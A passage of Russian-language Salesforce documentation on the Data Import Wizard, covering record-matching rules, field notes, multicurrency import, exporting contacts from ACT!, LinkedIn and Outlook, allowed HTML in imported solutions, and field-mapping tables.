Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Импорт интересов по типам совпадения

Пользователи могут определять необходимость сопоставления интересов в файле импорта с текущими интересами Salesforce. Интересы могут быть сопоставлены по следующим типам: Код Salesforce, имя, эл. почта или внешний код. При выборе типа сопоставления определяются критерии, которые позволяют избежать повторяющихся интересов. Например, при сопоставлении по адресу эл. почты интерес исходного файла, содержащий адрес эл. почты, используемый интересом Salesforce, обновляется в системе Salesforce. Если сопоставление выполняется по другому параметру и при этом интерес исходного файла содержит адрес эл. почты, указанный для интереса в системе Salesforce, то создается новый интерес.

Импорт интересов без типов совпадения

Если вы выберете соответствующий тип «Нет» в мастере импорта данных, то для каждого интереса в вашем файле импорта мастер импорта данных создаст новый интерес в Salesforce. Импортированные интересы могут быть объединены.

Сопоставление по имени

В данном случае мастер импорта данных выполняет поиск существующих записей с тем же именем в системе Salesforce. Этот тип сопоставления не учитывает регистр. Например, имена, начинающиеся с прописной буквы, сопоставляются с именами, которые начинаются со строчной буквы. При необходимости имена записей можно просматривать и стандартизировать до выполнения импорта, что позволит исключить нежелательные сопоставления.

Сопоставление по эл. почте

В данном случае записи в файле импорта сопоставляются с существующими записями в системе Salesforce по точному значению поля «Эл. почта».

Сопоставление по коду Salesforce

Код Salesforce — это созданная системой чувствительная к регистру строка длиной 15 или 18 символов, которая однозначно определяет каждую запись Salesforce. В данном случае мастер импорта данных выполняет поиск существующих записей

с тем же кодом Salesforce в системе Salesforce. Получить коды Salesforce можно, запустив отчеты, в которых есть поле кода записи.

Сопоставление по внешнему коду

Внешний код — это настраиваемое поле с атрибутом «Внешний код», которое содержит уникальный идентификатор записи из системы, находящейся за пределами Salesforce. При выборе данного параметра «Мастер импорта данных» отслеживает в системе Salesforce существующие записи с внешними кодами, соответствующие кодам в файле импорта. Эта операция не учитывает регистр: например, «АБВ» соответствует «абв». Тем не менее, если внешний код поля также имеет чувствительный к регистру атрибут «Уникальное», прописные и строчные буквы не считаются идентичными.

Значения внешнего кода могут быть просмотрены и стандартизированы до выполнения импорта, что позволит исключить нежелательные сопоставления.

Импортированные внешние коды всегда обрабатываются как уникальные. Несколько записей с одним и тем же внешним кодом в файле не загружаются.

СМ. ТАКЖЕ:

- Мастер импорта данных
- Выбор метода импорта данных

Что импортируется для участников кампании?

Мастер импорта данных может использоваться для обновления статусов

и импорта участников кампании. Для всех контактов, интересов и организаций-лиц, включенных в файл импорта, мастер импорта данных выполняет следующие действия:

- импорт записи;
- связь записи с конкретной кампанией, назначение контакта, интереса или организации-лица в качестве участника кампании;
- указание значения статуса участника кампании.

Мастер импорта данных не объединяет данные в повторяющихся записях файла импорта. Мастер импорта данных не объединяет повторяющиеся данные в одну запись, если запись импорта соответствует существующей записи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сопоставление по внешнему коду

Внешний код — это настраиваемое поле с атрибутом «Внешний код», которое содержит уникальный идентификатор записи из системы, находящейся за пределами Salesforce. При выборе данного параметра «Мастер импорта данных» отслеживает в системе Salesforce существующие записи с внешними кодами, соответствующие кодам в файле импорта. Эта операция не учитывает регистр: например, «АБВ» соответствует «абв». Тем не менее, если внешний код поля также имеет чувствительный к регистру атрибут «Уникальное», прописные и строчные буквы не считаются идентичными.

Значения внешнего кода могут быть просмотрены и стандартизированы до выполнения импорта, что позволит исключить нежелательные сопоставления.

Импортированные внешние коды всегда обрабатываются как уникальные. Несколько записей с одним и тем же внешним кодом в файле не загружаются.

СМ. ТАКЖЕ:

- Импорт участников кампании
- Мастер импорта данных

Что импортируется для настраиваемых объектов?

Мастер импорта данных предотвращает создание повторяющихся записей путем сопоставления записей по одному из следующих полей: имя настраиваемого объекта, код Salesforce или внешний код. Добавьте в файл импорта столбец для поля, используемого для сопоставления записи.

Сопоставление по имени

В данном случае мастер импорта данных выполняет поиск существующих записей с тем же именем в системе Salesforce. Этот тип сопоставления не учитывает регистр. Например, имена, начинающиеся с прописной буквы, сопоставляются с именами, которые начинаются со строчной буквы. При необходимости имена записей можно просматривать и стандартизировать до выполнения импорта, что позволит исключить нежелательные сопоставления.

Сопоставление по коду Salesforce

Код Salesforce — это созданная системой чувствительная к регистру строка длиной 15 или 18 символов, которая однозначно определяет каждую запись Salesforce. В данном случае мастер импорта данных выполняет поиск существующих записей с тем же кодом Salesforce в системе Salesforce. Получить коды Salesforce можно, запустив отчеты, в которых есть поле кода записи.

Сопоставление по внешнему коду

Внешний код — это настраиваемое поле с атрибутом «Внешний код», которое содержит уникальный идентификатор записи из системы, находящейся за пределами Salesforce. При выборе данного параметра «Мастер импорта данных» отслеживает в системе Salesforce существующие записи с внешними кодами, соответствующие кодам в файле импорта. Эта операция не учитывает регистр: например, «АБВ» соответствует «абв». Тем не менее, если внешний код поля также имеет чувствительный к регистру атрибут «Уникальное», прописные и строчные буквы не считаются идентичными.

Значения внешнего кода могут быть просмотрены и стандартизированы до выполнения импорта, что позволит исключить нежелательные сопоставления.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Импорт настраиваемых объектов доступен в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для импорта данных настраиваемых объектов посредством мастера импорта данных:

- Импорт настраиваемых объектов

  И

  «Создание» для настраиваемого объекта

  И

  «Редактирование» для настраиваемого объекта

Импортированные внешние коды всегда обрабатываются как уникальные. Несколько записей с одним и тем же внешним кодом в файле не загружаются.

Прим.: Нельзя использовать мастер импорта данных для импорта настраиваемых объектов с двумя взаимосвязями «основная — подробная».

СМ. ТАКЖЕ:

Мастер импорта данных

Выбор метода импорта данных

Что импортируется для решений?

Мастер импорта данных предотвращает создание повторяющихся записей путем сопоставления записей по одному из следующих полей: заголовок решения, код Salesforce или внешний код. Добавьте в файл импорта столбец для поля, используемого для сопоставления записи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для импорта решений:

- Импорт решений

Сопоставление по заголовку решения

В данном случае мастер импорта обнаруживает текущие решения в системе Salesforce, использующие такой же заголовок. Этот тип сопоставления не учитывает регистр. Например, заголовки, начинающиеся с прописной буквы, сопоставляются с заголовками, которые начинаются со строчной буквы. При необходимости заголовки решений могут быть просмотрены и стандартизированы до выполнения импорта, что позволит исключить нежелательные сопоставления.

Сопоставление по коду Salesforce

Код Salesforce — это созданная системой чувствительная к регистру строка длиной 15 или 18 символов, которая однозначно определяет каждую запись Salesforce. В данном случае мастер импорта данных выполняет поиск существующих записей с тем же кодом Salesforce в системе Salesforce. Получить коды Salesforce можно, запустив отчеты, в которых есть поле кода записи.

Сопоставление по внешнему коду

Внешний код — это настраиваемое поле с атрибутом «Внешний код», которое содержит уникальный идентификатор записи из системы, находящейся за пределами Salesforce. При выборе данного параметра «Мастер импорта данных» отслеживает в системе Salesforce существующие записи с внешними кодами, соответствующие кодам в файле импорта. Эта операция не учитывает регистр: например, «АБВ» соответствует «абв». Тем не менее, если внешний код поля также имеет чувствительный к регистру атрибут «Уникальное», прописные и строчные буквы не считаются идентичными.

Значения внешнего кода могут быть просмотрены и стандартизированы до выполнения импорта, что позволит исключить нежелательные сопоставления.

Импортированные внешние коды всегда обрабатываются как уникальные. Несколько записей с одним и тем же внешним кодом в файле не загружаются.

СМ. ТАКЖЕ:

Мастер импорта данных

Выбор метода импорта данных

Примечания к импорту данных

- **Доступность поля**: пользователь может импортировать значения в поле только при наличии полномочия на чтение и редактирование. Полномочия пользователей, назначения макетов страниц и параметры безопасности на уровне поля определяют доступ к полю.

  Безопасность поля доступна только в версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.

- **Новые значения для раскрывающихся списков и раскрывающихся списков с множественным выбором**: при импорте значения раскрывающегося списка, которое не соответствует значению текущего раскрывающегося списка, происходит следующее.
  - В неограниченных раскрывающихся списках мастер импорта данных использует значение из импортируемого файла.
  - В ограниченных раскрывающихся списках мастер импорта данных использует значение, заданное по умолчанию, из раскрывающегося списка.
- **Раскрывающиеся списки со множественным выбором**: чтобы выполнить пакетный импорт значений в раскрывающийся список со множественным выбором, разделите значения файла импорта точкой с запятой.

  Поле раскрывающегося списка со множественным выбором позволяет одновременно импортировать не более 100 значений. Если файл импорта содержит более 100 значений для одной записи, то мастер импорта пропускает соответствующее поле записи.
- **Кнопки-флажки**: чтобы импортировать данные в поле типа «Кнопка-флажок», рекомендуем использовать «1» для отмеченных значений и «0» для неотмеченных.
- **Стандартные значения**: если поле типа «Раскрывающийся список», «Раскрывающийся список со множественным выбором» или «Кнопка-флажок» не соотносится мастером импорта, то новая или обновленная запись автоматически заполняется стандартным значением данного поля (при его наличии).
- **Поля даты/времени**: формат всех импортируемых полей даты/времени должен соответствовать формату их отображения в системе Salesforce, заданному для используемого региона.
- **Поля формулы**: поля формулы доступны только для чтения, поэтому не могут принимать импортированные данные.
- **Правила проверки полей**: система Salesforce выполняет правила проверки перед импортом записей. Импорт доступен только для проверенных записей. Прежде чем начать импорт, рекомендуем деактивировать правила проверки, влияющие на импортируемые записи.
- **Настраиваемые поля геолокации**—для импорта настраиваемого поля геолокации с помощью мастера импорта данных используется два значения: широта и долгота. Импортируйте оба значения в одно поле, разделив их точкой с запятой. При вводе только одного значения оно будет принято за ширину, а долгота будет равна 0. При вводе более двух значений импорт не удастся для всей строки.
- **Поля валюты**—если в файле CSV есть данные о валюте, укажите значения в соответствии с местными требованиями к формату. Например, для США используйте точки для разделения десятков и запятые для разделения тысяч. В случае использования неверного формата валюты импортируемые значения могут измениться.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Типы объектов, доступные для импорта, определяются используемой версией системы.

СМ. ТАКЖЕ:

Мастер импорта данных

Выбор метода импорта данных

Импорт данных в Salesforce

Импорт мультивалюты

Мультивалютные организации могут импортировать стоимости в разных валютах.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Импорт организации

При импорте организаций, контактов, настраиваемых объектов, интересов или решений всех пользователей рекомендуем использовать столбец файла импорта «Код ISO валюты» для определения типа валюты, используемой в полях стоимости. Ниже перечислены применяемые правила.

- **Ввод кодов валюты**. Введите код валюты в столбец файла импорта «Код ISO валюты». Код валюты — это трехбуквенное обозначение, соответствующее международному стандарту. Например, «USD» — это код долларов США. Введите строку «*Управление валютами*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Управление валютами»**, чтобы просмотреть список действительных кодов вашей организации.
- **Использование одной валюты для организаций и контактов**. При импорте организаций и контактов столбец «Код ISO валюты» применяется к организациям и связанным контактам. Связанные организации и контакты не могут использовать разные валюты.
- **Обновление кода валюты**. Если код валюты обновляется без изменения стоимости организаций и контактов, то стоимость не преобразуется в соответствующее значение новой валюты.
- **Ввод неактивных валют**. Неактивная валюта, введенная в файл импорта, заменяется личной валютой. При этом стоимость не меняется. Например, если организация не поддерживает австралийские доллары, то стоимость «AUD 100» импортируется как «USD 100» при использовании долларов США в качестве личной валюты.
- **Пропуск столбца «Код ISO валюты»**. Если столбец «Код ISO валюты» не используется или не соотнесен, то новые записи, созданные посредством импорта, используют личную валюту. Например, стоимость «100» импортируется как «USD 100» при использовании долларов США (код валюты = USD) в качестве личной валюты.

  Если столбец «Код ISO валюты» не используется или не соотнесен, то текущие записи, обновленные посредством импорта, используют текущую валюту записи. Например, стоимость «100» импортируется как «EUR 100» для записи, использующей евро (код валюты = EUR).

СМ. ТАКЖЕ:

Мастер импорта данных

Создание файлов экспорта для мастеров импорта

Прежде чем импортировать данные в систему Salesforce, рекомендуем создать файл экспорта данных посредством текущего программного обеспечения.

Файл экспорта содержит все данные для импорта.

Файл экспорта может содержать новые и обновленные записи. Тип сопоставления записей выбирается пользователем. Например, организации и контакты могут сопоставляться по имени или адресу эл. почты. При сопоставлении по адресу эл. почты импортированная запись, содержащая такой же адрес эл. почты, инициирует обновление контакта Salesforce. Тем не менее, записи, содержащие одинаковые имена, но разные адреса эл. почты, будут сохранены по отдельности.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

1. Чтобы создать файл экспорта данных, воспользуйтесь текущим программным обеспечением.
   - Экспорт из приложения ACT!
   - Экспорт из социальной сети LinkedIn®
   - Экспорт из приложения Outlook
   - Экспорт из других источников данных
   - Экспорт из системы Salesforce
2. Убедитесь, что данные, предназначенные для импорта, являются более актуальными, чем данные, доступные в системе Salesforce. Данные Salesforce заменяются данными из файла импорта, даже если они являются устаревшими.
3. Сравните собственные поля данных с доступными полями Salesforce и убедитесь в соотнесении данных с соответствующими полями Salesforce. См. раздел «Подготовка данных к импорту» на странице 790.
4. При наличии полномочий администратора и выполнении импорта для разных пользователей объедините данные экспорта из разных источников в один CSV-файл посредством Excel.

   Прим.: Если импортируемые записи принадлежат разным пользователям, то файл экспорта должен содержать поле «Ответственный за запись» для всех новых записей; данное поле должно содержать полные имена пользователей или личные имена и фамилии текущих активных пользователей. Ответственные за текущие записи не подлежат изменению; новые записи назначаются пользователю, указанному в поле «Ответственный за запись». Например, записи, которые должны принадлежать пользователю Алексей Иванов, должны содержать его имя пользователя (aivanov@kompaniya.ru) или личное имя и фамилию (например, «Алексей Иванов» или «Иванов Алексей» для азиатских регионов). При импорте интересов рекомендуем указать имя очереди интересов.

   При импорте интересов рекомендуем определять ответственных за импортированные данные посредством правила назначения интересов, вместо поля «Ответственный за запись».

Экспорт из приложения ACT!

Приложение ACT! позволяет экспортировать данные контактов в импортируемый текстовый формат с разделителями. Чтобы экспортировать данные контактов из приложения ACT! (4.0 или 2000), выполните указанные ниже действия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

1. Запустите приложение ACT! и откройте базу данных.
2. Выберите пункты **«Файл»** > **«Обмен данными»** > **«Экспорт...»**.
3. Выберите тип файла **«Текст с разделителями»**.
4. Выберите имя файла и папку для экспортированных данных и нажмите кнопку **«Далее»**.
5. Выберите **«Только записи контактов»**.
6. Нажмите кнопку **«Параметры...»**.
7. Выберите разделитель **«Запятая»**.

   Прим.: Если региональные настройки не поддерживают использование запятых, воспользуйтесь символом табуляции или любым другим разделителем. Укажите разделитель в параметрах Data Loader (**Параметры** | **Параметры**).

8. Установите флажок **«Да, экспортировать имена полей»** и нажмите кнопку **«OK»**.
9. Нажмите кнопку **«Далее»**.
10. Выберите значение **«Все записи»** и нажмите кнопку **«Далее»**.
11. Пропустите порядок экспорта полей и нажмите кнопку **«Готово»**.

СМ. ТАКЖЕ:

Стандартное соотнесение полей для приложения ACT!

Создание файлов экспорта для мастеров импорта

Экспорт из социальной сети LinkedIn®

Система позволяет экспортировать данные контактов из социальной сети LinkedIn в импортируемый текстовый формат с разделителями.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

- Откройте страницу `www.linkedin.com/addressBookExport`, выберите параметр **«Microsoft Outlook (CSV-файл)»** и выполните указанные действия.

Экспорт из приложения Outlook

Экспортируйте данные напрямую из Microsoft® Outlook® в формат CSV. Затем импортируйте данные в Salesforce.

1. В Outlook перейдите к функции экспорта.
2. Выберите формат **«Значения, разделенные запятыми (Windows)»** и нажмите кнопку **«Далее»**.

   Прим.: Если региональные настройки не поддерживают использование запятых, воспользуйтесь символом табуляции или любым другим разделителем. Укажите разделитель в параметрах Data Loader (**Параметры** | **Параметры**).

3. Выберите папку, содержащую контакты, которые требуется экспортировать, после чего щелкните **Далее**.
4. Выберите имя файла для экспортированных данных и нажмите кнопку **«Далее»**.
5. Нажмите кнопку **«Готово»**.

СМ. ТАКЖЕ:

Стандартное соотнесение полей для приложения Outlook

Создание файлов экспорта для мастеров импорта

Экспорт из других источников данных

Данные могут быть импортированы в систему из любого приложения, позволяющего создавать CSV-файлы.

1. Сохраните источник данных как CSV-файл.

   Прим.: Если региональные настройки не поддерживают использование запятых, воспользуйтесь символом табуляции или любым другим разделителем. Укажите разделитель в параметрах Data Loader (**Параметры** | **Параметры**).

2. Убедитесь, что файл содержит только одно имя для каждого поля. Система не позволяет обрабатывать дополнительные имена.
3. Убедитесь, что файл содержит два поля для имен и заголовков. Система не позволяет обрабатывать поля, содержащие имена и заголовки.
4. Убедитесь, что файл содержит только один номер телефона для каждого поля.

СМ. ТАКЖЕ:

Соотнесение полей для других источников данных и импорта организации

Создание файлов экспорта для мастеров импорта

Экспорт из системы Salesforce

Система Salesforce позволяет экспортировать отчеты по организациям, участникам кампании, контактам, настраиваемым объектам, интересам или решениям для создания файла импорта. Поле «Код организации», «Код участника компании», «Код контакта», «Код настраиваемого объекта», «Код интереса» или «Код решения» должно быть заполнено для каждой соответствующей записи отчета. Данные поля содержат уникальные идентификаторы Salesforce, используемые для точного сопоставления данных с текущими записями Salesforce.

Чтобы создать файл импорта, содержащий данные поля, рекомендуем сначала экспортировать данные из системы Salesforce.

1. Запустите отчет по организациям, участникам кампании, контактам, настраиваемым объектам, интересам или решениям в системе Salesforce.

   Добавьте соответствующее поле кода и другие поля, необходимые для импорта.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

2. Экспортируйте отчет в Excel.

СМ. ТАКЖЕ:

Создание файлов экспорта для мастеров импорта

Видеофайлы: серии способов импорта данных

Подготовка данных к импорту.

Данные, экспортированные из системы Salesforce или текущего приложения, должны быть подготовлены к импорту.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: При наличии полей данных, которые не соответствуют стандартным полям, администратор организации может перед импортом создать настраиваемые поля.

Подготовка контактов

Рекомендуем использовать приложение Excel® для присвоения меток столбцам файла импорта, как указано в разделе «Соотнесение полей для других источников данных и импорта организации» на странице 797.

Подготовка организаций-лиц

При импорте организаций-лиц рекомендуем использовать метки полей Salesforce в качестве меток столбцов файла импорта.

Подготовка организаций-компаний и контактов организации

При импорте организаций-компаний и контактов рекомендуем использовать приложение Excel® для присвоения меток столбцам файла импорта (см. раздел «Соотнесение полей для других источников данных и импорта организации» на странице 797).

Подготовка интересов организации

При импорте общих интересов или интересов для кампаний рекомендуем использовать метки файла импорта (см. раздел «Соотнесение полей для импорта интересов» на странице 802).

Подготовка настраиваемых объектов

При импорте настраиваемого объекта рекомендуем использовать метки полей Salesforce, доступные на странице сведений о настраиваемом объекте, в качестве меток столбцов файла импорта.

Подготовка участников кампании

При импорте участников кампании рекомендуем использовать метки полей в системе Salesforce в качестве меток столбцов файла импорта.

Подготовка решений

При импорте решений рекомендуем использовать метки полей Salesforce в качестве меток столбцов файла импорта.

Решения, которые должны быть импортированы в систему Salesforce, могут быть дополнены HTML-кодом. Однако если организация не поддерживает HTML-решения, то HTML-теги отображаются только после импорта.

Из соображений безопасности, система Salesforce автоматически фильтрует все HTML-решения на наличие потенциально опасного HTML-кода. Потенциально опасный HTML-код, обнаруженный в HTML-решении, удаляется или преобразуется в текст. Пользователи не замечают, когда потенциально опасный HTML-код удаляется из HTML-решения.

HTML-решения могут быть импортированы в систему Salesforce. Из соображений безопасности, система Salesforce поддерживает только перечисленные ниже HTML-теги. Содержимое HTML-тегов, отсутствующих в списке ниже, удаляется при сохранении HTML-решений. Кроме того, при сохранении HTML-решений удаляется содержимое всех тегов `<script>` и `<iframe>`, а также сценариев JavaScript. HTML-решения не поддерживают каскадные таблицы стилей (CSS).

Ниже перечислены HTML-теги, которые могут использоваться в HTML-решениях, импортированных в систему Salesforce.

<a>	<dt>	<q>
<abbr>		<samp>
<acronym>	<font>	<small>
<address>	<h1>	
<b>	<h2>	<strike>
<bdo>	<h3>	
<big>	<h4>	<sub>
<blockquote>	<h5>	<sup>
 	<h6>	<table>
<caption>	<hr>	<tbody>
<cite>	<i>	<td>
<code>	<img>	<tfoot>
<col>	<ins>	<th>
<colgroup>	<kbd>	<thead>
<dd>		<tr>
<del>		<tt>
<dfn>	<p>	
	<pre>	<var>
<dl>		

Ниже перечислены атрибуты, поддерживаемые указанными выше тегами.

alt	face	size
background	height	src
border	href	style
class	name	target
colspan	rowspan	width

Ниже перечислены префиксы, которые могут использоваться в URL-адресах указанных выше атрибутов.

- http:
- https:
- file:

- `ftp:`
- `mailto:`
- `#`
- `/` (для относительных ссылок)

СМ. ТАКЖЕ:

Стандартное соотнесение полей для приложения ACT!

Стандартное соотнесение полей для приложения Outlook

Создание файлов экспорта для мастеров импорта

Стандартное соотнесение полей для приложения ACT!

Данная таблица определяет порядок соотнесения полей ACT! с полями импорта организаций и контактов Salesforce во время индивидуального импорта данных.

Прим.: Если запись ACT! содержит несколько контактов для одной компании, то мастер импорта создает несколько контактов для одной организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ACT! Поле	Поле импорта
Адрес 1	Контакт: Почтовый адрес и Организация: Адрес для счета
Адрес 2	Контакт: Почтовый адрес и Организация: Адрес для счета
Адрес 3	Контакт: Почтовый адрес и Организация: Адрес для счета
Доп. тел.	Контакт: Другой тел.
Доб. доп. тел.	Контакт: Другой доб. тел.
Ассистент	Контакт: Имя ассистента
Тел. ассистента	Контакт: Тел. ассистента
Доб. тел. ассистента	Контакт: Доб. тел. ассистента
Город	Контакт: Город в почтовом адресе и Организация: Город для счета
Компания	Организация: Имя
Контакт	Контакт: Полное имя
Страна	Контакт: Страна в почтовом адресе и Организация: Страна для счета

ACT! Поле	Поле импорта
Отдел	Контакт: Отдел
Учетные данные эл. почты (Мастер импорта проверяет, является ли используемый формат адреса эл. почты допустимым: aivanov@kompaniya.ru.)	Контакт: Эл. почта
Факс	Контакт: Факс и Организация: Факс
Доб. факс	Контакт: Доб. рабочий факс
Личное имя	Контакт: Личное имя
Домашний адрес 1	Контакт: Другой адрес 1
Домашний адрес 2	Контакт: Другой адрес 2
Домашний адрес 3	Контакт: Другой адрес 3
Город	Контакт: Другой город
Страна	Контакт: Другая страна
Дом. тел.	Контакт: Дом. тел.
Область	Контакт: Другая область
Индекс	Контакт: Другой почтовый индекс
Код/статус	Организация: Тип
Фамилия	Контакт: Фамилия
Мобильный тел.	Контакт: Мобильный тел.
Примечание	Не импортируется
Тел.	Контакт: Тел. и Организация: Тел.
Доб. тел.	Контакт: Доб. рабочий тел.
Используется	Контакт: Источник интереса
Доход	Организация: Годовой доход
Область	Контакт: Область в почтовом адресе и Организация: Область для счета
Биржевой символ	Организация: Биржевой символ
Должность	Контакт: Должность

ACT! Поле	Поле импорта
Веб-узел	Организация: Веб-сайт
Индекс	Контакт: Почтовый индекс Организация: Почтовый индекс для счета
Второй контакт	Второй контакт: Имя
Тел. второго контакта	Второй контакт: Тел.
Доб. тел. второго контакта	Второй контакт: Доб. тел.
Должность второго контакта	Второй контакт: Должность
Третий контакт	Третий контакт: Имя
Тел. третьего контакта	Третий контакт: Тел.
Доб. тел. третьего контакта	Третий контакт: Доб. тел.
Должность третьего контакта	Третий контакт: Должность
Последний контакт 2, Последний контакт 3, Должность ассистента, Последняя попытка, Последняя конференция, Последний контакт, Последние результаты, Дата письма, Пейджер, Супруг(а), Пользователь 1-15	Контакт: Примечание или организация: Примечание (Версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют выбрать поля, которые должны быть импортированы в одно поле контакта или организации «Примечание»; система не поддерживает создание отдельного примечания для каждого поля ACT!.)

СМ. ТАКЖЕ:

Экспорт из приложения ACT!

Подготовка данных к импорту.

Стандартное соотнесение полей для приложения Outlook

Данная таблица определяет порядок соотнесения полей Outlook с полями импорта организаций и контактов Salesforce во время индивидуального импорта данных.

Поле Outlook	Поле импорта
Имя ассистента	Контакт: Имя ассистента
Тел. ассистента	Контакт: Тел. ассистента
Дата рождения	Контакт: Дата рождения
Город	Контакт: Город в почтовом адресе и Организация: Город для счета

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Поле Outlook	Поле импорта
Страна	Контакт: Страна в почтовом адресе и Организация: Страна для счета
Рабочий факс	Контакт: Факс и Организация: Факс
Рабочий тел.	Контакт: Тел.
Почтовый индекс	Контакт: Почтовый индекс Организация: Почтовый индекс для счета
Улица	Контакт: Почтовый адрес и Организация: Адрес для счета
Улица 2	Контакт: Почтовый адрес и Организация: Адрес для счета
Улица 3	Контакт: Почтовый адрес и Организация: Адрес для счета
Компания	Организация: Имя организации и Контакт: Организация
Основной телефон компании	Организация: Тел.
Отдел	Контакт: Отдел
Адрес эл. почты (Мастер импорта проверяет, является ли используемый формат адреса эл. почты допустимым: aivanov@kompaniya.ru.)	Контакт: Эл. почта
Личное имя	Контакт: Личное имя
Город	Контакт: Другой город
Страна	Контакт: Другая страна
Дом. тел.	Контакт: Дом. тел.
Почтовый индекс	Контакт: Другой почтовый индекс
Улица	Контакт: Другой адрес
Улица 2	Контакт: Другой адрес
Улица 3	Контакт: Другой адрес
Должность	Контакт: Должность

Поле Outlook	Поле импорта
Фамилия	Контакт: Фамилия
Имя менеджера	Контакт: Подчиненный (Кроме того, если имя, указанное в данном поле, не соответствует текущему контакту, то имя менеджера используется для создания контакта.)
Мобильный тел.	Контакт: Мобильный тел.
Примечания	Контакт: Описание
Другой тел.	Контакт: Другой тел.
Используется	Контакт: Источник интереса
Должность	Контакт: Приветствие
Веб-страница	Организация: Веб-сайт
Организация, Годовщина, Сведения для выставления счета, Рабочий тел. 2, Обратный вызов, Автомобильный тел., Категории, Дети, сервер каталогов, Адрес эл. почты 2, Адрес эл. почты 3, Государственный идентификационный номер, Увлечения, Домашний факс, Дом. тел. 2, Доступность в Интернете, ISDN, ключевые слова, Язык, Расположение, Отчество, Расстояние, Расположение офиса, Организационный идентификационный номер, Другой город, Другая страна, Другой факс, Другой почтовый индекс, Другая область, Другая улица, Другая улица 2, Другая улица 3, Пейджер, Абонентский ящик, Основной телефон, Профессия, Радиотелефон, Супруг(а), Индекс, Телекс, Телетайп/телефон с титрами, Пользователь 1, Пользователь 2, Пользователь 3, Пользователь 4	Контакт: Примечание или организация: Примечание (Версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют выбрать поля, которые должны быть импортированы в одно поле контакта или организации «Примечание»; система не поддерживает создание отдельного примечания для каждого поля Outlook.)

СМ. ТАКЖЕ:

Экспорт из приложения Outlook

Подготовка данных к импорту.

Соотнесение полей для других источников данных и импорта организации

При корпоративном импорте организаций и контактов или индивидуальном импорте данных из других источников, кроме приложения Outlook или ACT!, мастеры импорта соотносят поля максимально точно. Прежде чем завершить импорт, рекомендуем уточнить соотнесения вручную. Прежде чем импортировать данные, компания Salesforce рекомендует использовать Excel для присвоения перечисленных ниже меток столбцам файла импорта.

Прим.: Стандартные соотнесения ниже могут служить ориентиром при выполнении импорта, но не гарантируют 100% точности соотнесения данных. **Рекомендуем уточнить соотнесения вручную посредством мастеров импорта.** Помните, что одно поле может быть соотнесено несколько раз (например, адресные поля контактов и организаций).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Импорт организации недоступен в версиях: **Personal Edition**, **Database.com Edition**.

Общие поля контактов и организаций

Метка для файла импорта	Поле Salesforce
Ответственный за запись (Примечание. Данное поле может быть пропущено при индивидуальном импорте, так как все импортируемые данные автоматически принадлежат текущему пользователю. При импорте записей по коду записи Salesforce данное поле пропускается.)	Контакт: Ответственный за контакт и Организация: Ответственный за организацию
Код ISO валюты (Примечание. Данное поле может использоваться только для мультивалютных организаций. Дополнительную информацию см. в разделе «Импорт мультивалюты» на странице 786.)	Контакт: Валюта контакта и Организация: Валюта организации

Поля контактов

Метка для файла импорта	Поле Salesforce
Ассистент	Контакт: Ассистент
Тел. ассистента	Контакт: Тел. ассистента
Доб. тел. ассистента	Значение данного поля используется после значения поля контакта: Тел. ассистента
Дата рождения	Контакт: Дата рождения
Рабочий факс	Контакт: Факс

Поля контактов

Метка для файла импорта	Поле Salesforce
Доб. рабочий факс	Значение данного поля используется после значения поля контакта: Факс
Рабочий тел.	Контакт: Тел.
Доб. рабочий тел.	Значение данного поля используется после значения поля контакта: Тел.
Описание контакта	Контакт: Описание
Полное имя контакта *или* Личное имя и Фамилия (Примечание. При импорте имен контактов следует использовать поле «Полное имя контакта» или поля «Личное имя» и «Фамилия», но не все поля одновременно.)	Контакт: Личное имя и Контакт: Фамилия
Код контакта (Примечание. Коды записей чувствительны к регистру и не могут быть изменены.)	Контакт: Код контакта
Примечание к контакту	Создание примечания к контакту.
Отдел	Контакт: Отдел
Адрес эл. почты (Примечание. Мастер импорта проверяет, является ли используемый формат адреса эл. почты допустимым: aivanov@kompaniya.ru.)	Контакт: Электронная почта
Без рассылки по эл. почте (Примечание. Чтобы разрешить рассылки, введите значение «0». В противном случае, введите значение «1».)	Контакт: Без рассылки по эл. почте
